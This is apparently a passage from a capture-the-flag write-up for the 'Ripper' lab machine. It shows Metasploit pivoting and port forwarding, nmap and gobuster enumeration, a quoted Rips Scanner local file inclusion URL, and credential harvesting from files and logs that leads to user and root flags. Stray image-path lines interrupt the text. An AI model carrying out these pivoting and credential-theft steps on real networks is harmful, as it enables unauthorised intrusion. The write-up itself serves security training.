   RHOSTS   10.0.3.0/24      yes       The target address range or CIDR identifier
   SESSION  1                yes       The session to run this module on
   THREADS  10               no        The number of concurrent threads


View the full module info with the info, or info -d command.

msf6 post(windows/gather/arp_scanner) > run
[*] Running module against JON-PC (10.0.2.120)
[*] ARP Scanning 10.0.3.0/24
[+]     IP: 10.0.3.5 MAC 08:00:27:c5:ba:a2 (CADMUS COMPUTER SYSTEMS)
[+]     IP: 10.0.3.1 MAC 52:54:00:12:35:00 (Realtek (UpTech? also reported))
[+]     IP: 10.0.3.2 MAC 52:54:00:12:35:00 (Realtek (UpTech? also reported))
[+]     IP: 10.0.3.4 MAC 08:00:27:27:69:bf (CADMUS COMPUTER SYSTEMS)
[+]     IP: 10.0.3.3 MAC 08:00:27:9b:04:40 (CADMUS COMPUTER SYSTEMS)
```

```
msf6 post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accep
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or
   SESSION  1                yes       The session to run this module on
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.


View the full module info with the info, or info -d command.

msf6 post(multi/manage/autoroute) > run
[*] Running module against JON-PC (10.0.2.120)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.2.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.0.3.0/255.255.255.0 from host's routing table.
```

```
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   CONCURRENCY  10                yes       The number of concur
   DELAY        0                 yes       The delay between co
   JITTER       0                 yes       The delay jitter fac
   PORTS        20-80,9999-10001  yes       Ports to scan (e.g.
   RHOSTS       10.0.3.4          yes       The target host(s),
   THREADS      1                 yes       The number of concur
   TIMEOUT      1000              yes       The socket connect t


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > run
[+] 10.0.3.4              - 10.0.3.4:22 - TCP OPEN
[+] 10.0.3.4              - 10.0.3.4:80 - TCP OPEN
[+] 10.0.3.4              - 10.0.3.4:10000 - TCP OPEN
[*] 10.0.3.4              - Scanned 1 of 1 hosts (100% complete)
```

```
msf6 post(windows/manage/portproxy) > options

Module options (post/windows/manage/portproxy):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   CONNECT_ADDRESS  10.0.3.4         yes       IPv4/IPv6 add
   CONNECT_PORT     22               yes       Port number t
   IPV6_XP          true             yes       Install IPv6
   LOCAL_ADDRESS    0.0.0.0          yes       IPv4/IPv6 add
   LOCAL_PORT       224              yes       Port number t
   SESSION          1                yes       The session t
   TYPE             v4tov4           yes       Type of forwa


View the full module info with the info, or info -d command.

msf6 post(windows/manage/portproxy) > run
[*] Setting PortProxy ...
[+] PortProxy added.
[*] Port Forwarding Table
=====================

   LOCAL IP  LOCAL PORT  REMOTE IP  REMOTE PORT
   --------  ----------  ---------  -----------
   0.0.0.0   224         10.0.3.4   22
```

```
msf6 post(windows/manage/portproxy) > options

Module options (post/windows/manage/portproxy):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   CONNECT_ADDRESS  10.0.3.4         yes       IPv4/IPv6 add
   CONNECT_PORT     80               yes       Port number t
   IPV6_XP          true             yes       Install IPv6
   LOCAL_ADDRESS    0.0.0.0          yes       IPv4/IPv6 add
   LOCAL_PORT       804              yes       Port number t
   SESSION          1                yes       The session t
   TYPE             v4tov4           yes       Type of forwa


View the full module info with the info, or info -d command.

msf6 post(windows/manage/portproxy) > run
[*] Setting PortProxy ...
[+] PortProxy added.
[*] Port Forwarding Table
=====================

   LOCAL IP  LOCAL PORT  REMOTE IP  REMOTE PORT
   --------  ----------  ---------  -----------
   0.0.0.0   224         10.0.3.4   22
   0.0.0.0   804         10.0.3.4   80
```

```
msf6 post(windows/manage/portproxy) > options

Module options (post/windows/manage/portproxy):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   CONNECT_ADDRESS  10.0.3.4         yes       IPv4/IPv6 add
   CONNECT_PORT     10000            yes       Port number t
   IPV6_XP          true             yes       Install IPv6
   LOCAL_ADDRESS    0.0.0.0          yes       IPv4/IPv6 add
   LOCAL_PORT       10004            yes       Port number t
   SESSION          1                yes       The session t
   TYPE             v4tov4           yes       Type of forwa


View the full module info with the info, or info -d command.


msf6 post(windows/manage/portproxy) > run
[*] Setting PortProxy ...
[+] PortProxy added.
[*] Port Forwarding Table
=====================

   LOCAL IP  LOCAL PORT  REMOTE IP  REMOTE PORT
   --------  ----------  ---------  -----------
   0.0.0.0   224         10.0.3.4   22
   0.0.0.0   804         10.0.3.4   80
   0.0.0.0   10004       10.0.3.4   10000
```

Ripper


```
Nmap scan report for 10.0.2.120
Host is up (0.00017s latency).


PORT      STATE SERVICE VERSION
224/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:1a:06:6e:ed:a0:9b:6f:d7:c7:78:83:3a:f7:7a:9c (RSA)
|   256 99:f1:83:7c:15:b9:db:a7:a8:56:96:05:ae:5d:d3:ee (ECDSA)
|_  256 f4:8c:5a:90:99:ea:d6:24:ba:5a:2d:13:e9:ce:68:0c (ED25519)
804/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
10004/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 08:00:27:12:35:A2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```





```
  GNU nano 8.4                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.0.2.120      ripper-min
```







```
❯ echo 'd2Ugc2NhbiBwaHAgY29kZXMgd2l0aCByaXBzCg==' | base64 -d; echo
we scan php codes with rips
```



```
❯ gobuster dir -u http://10.0.2.120:804/rips/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.120:804/rips/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,woff,woff2,js,rar,7z,png,jpg,jpeg,svg,webp,backup,exe,pl,pcap,tar.gz,py,rb,aspx,php,htm,xml,css,log,ts,ttf,bin,md,ini,old,pcapng,gif,eot,html,json,sh,bak,tar,asp,txt,conf
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
[ERROR] Get "http://10.0.2.120:804/rips/.webp": dial tcp 10.0.2.120:804: connect: connection refused
[ERROR] Get "http://10.0.2.120:804/rips/.backup": dial tcp 10.0.2.120:804: connect: connection refused
[ERROR] Get "http://10.0.2.120:804/rips/.exe": dial tcp 10.0.2.120:804: connect: connection refused
/.php                 (Status: 403) [Size: 276]
/.htm                 (Status: 403) [Size: 276]
/.html                (Status: 403) [Size: 276]
/index.php            (Status: 200) [Size: 9592]
/main.php             (Status: 200) [Size: 5970]
/windows              (Status: 301) [Size: 320] [--> http://10.0.2.120:804/rips/windows/]
/css                  (Status: 301) [Size: 316] [--> http://10.0.2.120:804/rips/css/]
/lib                  (Status: 301) [Size: 316] [--> http://10.0.2.120:804/rips/lib/]
/README.md            (Status: 200) [Size: 652]
/js                   (Status: 301) [Size: 315] [--> http://10.0.2.120:804/rips/js/]
/config               (Status: 301) [Size: 319] [--> http://10.0.2.120:804/rips/config/]
/LICENSE              (Status: 200) [Size: 35147]
/secret.php           (Status: 500) [Size: 0]
```




Rips Scanner 0.5 - 'code.php' Local File Inclusion

```
# PoC :

http://localhost/rips/windows/code.php?file=/var/www/html/index.php

Vulnerable Parameter : file
```



```
❯ ssh ripper@10.0.2.120 -p 224
The authenticity of host '[10.0.2.120]:224 ([10.0.2.120]:224)' can't be established.
ED25519 key fingerprint is SHA256:Gz/RqLZwvom5GaG8tBiFtAT9fnNDcbSol7p6Fnfe0G0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:98: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.120]:224' (ED25519) to the list of known hosts.
ripper@10.0.2.120's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

97 packages can be updated.
2 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
*** System restart required ***
Last login: Sun Oct 13 07:58:17 2024 from 192.168.0.22
ripper@ripper-min:~$ id
uid=1000(ripper) gid=1000(ripper) groups=1000(ripper),4(adm),24(cdrom),30(dip),46(plugdev),116(lpadmin),126(sambashare)
```

```
ripper@ripper-min:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
ripper:x:1000:1000:Ripper,,,:/home/ripper:/bin/bash
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
cubes:x:1001:1001:cubes,,,:/home/cubes:/bin/bash
```

```
ripper@ripper-min:~$ cat flag.txt
 _____.___________________________________________
 \______   \   \______   \______   \_   _____/\______   \
  |       _/   ||     ___/|     ___/|    __)_  |       _/
  |    |   \   ||    |    |    |    |        \ |    |   \
  |____|_  /___||____|    |____|   /_______  / |____|_  /
         \/                                \/         \/

flag{15ea80f080be3714df1ef97bac5d7151}

C0ngratulation on getting user ! Lets get root now :)
```

```
ripper@ripper-min:~$ cat .bash_history
ls
sudo -l
exit
sudo su
cd /var/
cd /home/
ls
cd /opt/
cd cubes/
;s
ls
cd ..
ls
cd /mnt/
l
cat secret.file
```


```
ripper@ripper-min:~$ cat /mnt/secret.file
This is my secret file


[file system]
-passwd : Il00tpeople
```

```
ripper@ripper-min:~$ su cubes
Password:
cubes@ripper-min:/home/ripper$ id
uid=1001(cubes) gid=1001(cubes) groups=1001(cubes)
```

```
cubes@ripper-min:~$ cat .bash_history
cd /var/
ls
cd webmin/
ks
ls
cd backup/
ls
cd /mnt/
ls -la
nano s.txt
ls
rm s.txt
nano secret.file
su ripper
sudo apt
su root
cd /var/
ls
cd webmin/
ls
mkdir backup
cd backup/
cd ..
ls
cat miniserv.
cat miniserv.log
cd modules/
ls
cd ..
ls
cat miniserv.error
ls
cat blocked
cp miniserv.error backup/miniser.log
```

```
cubes@ripper-min:/var/webmin/backup$ ls -la
total 12
drwxrwxr-x+ 2 cubes cubes 4096 Jun  4  2021 .
drwxrwx---+ 5 root  bin   4096 Oct 13  2024 ..
-rw-rwx---+ 1 cubes cubes 2660 Jun  4  2021 miniser.log
cubes@ripper-min:/var/webmin/backup$ cat miniser.log
[04/Jun/2021:11:21:48 -0400] miniserv.pl started
[04/Jun/2021:11:21:48 -0400] IPv6 support enabled
[04/Jun/2021:11:21:48 -0400] Using MD5 module Digest::MD5
[04/Jun/2021:11:21:48 -0400] Using SHA512 module Crypt::SHA
[04/Jun/2021:11:21:48 -0400] Perl module Authen::PAM needed for PAM is not installed : Can't locate Authen/
 may need to install the Authen::PAM module) (@INC contains: /root/webmin-1.910 /etc/perl /usr/local/lib/x8
/5.26.1 /usr/local/share/perl/5.26.1 /usr/lib/x86_64-linux-gnu/perl5/5.26 /usr/share/perl5 /usr/lib/x86_64-
 /usr/share/perl/5.26 /usr/local/lib/site_perl /usr/lib/x86_64-linux-gnu/perl-base) at (eval 15) line 1.
BEGIN failed--compilation aborted at (eval 15) line 1.
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Authentication : session_login.cgi=username=admin&pass=tokiohotel
```






```
[admin@ripper-min root]# cat flag.txt
 .----.-.-.-.-.-.-.--.     .---. .--.---.---.---.---.
 |  |-'| | | | .` || \ \### | |-< | || |-'| |-'| |- | |-<
 `--'  `-----'-'-'-'-'-'    `-'`-'`--'`-'  `-'  `---'`-'`-'

 COngrats !!! You have rooted this box !!
 Follow me on twitter @san3ncrypt3d
```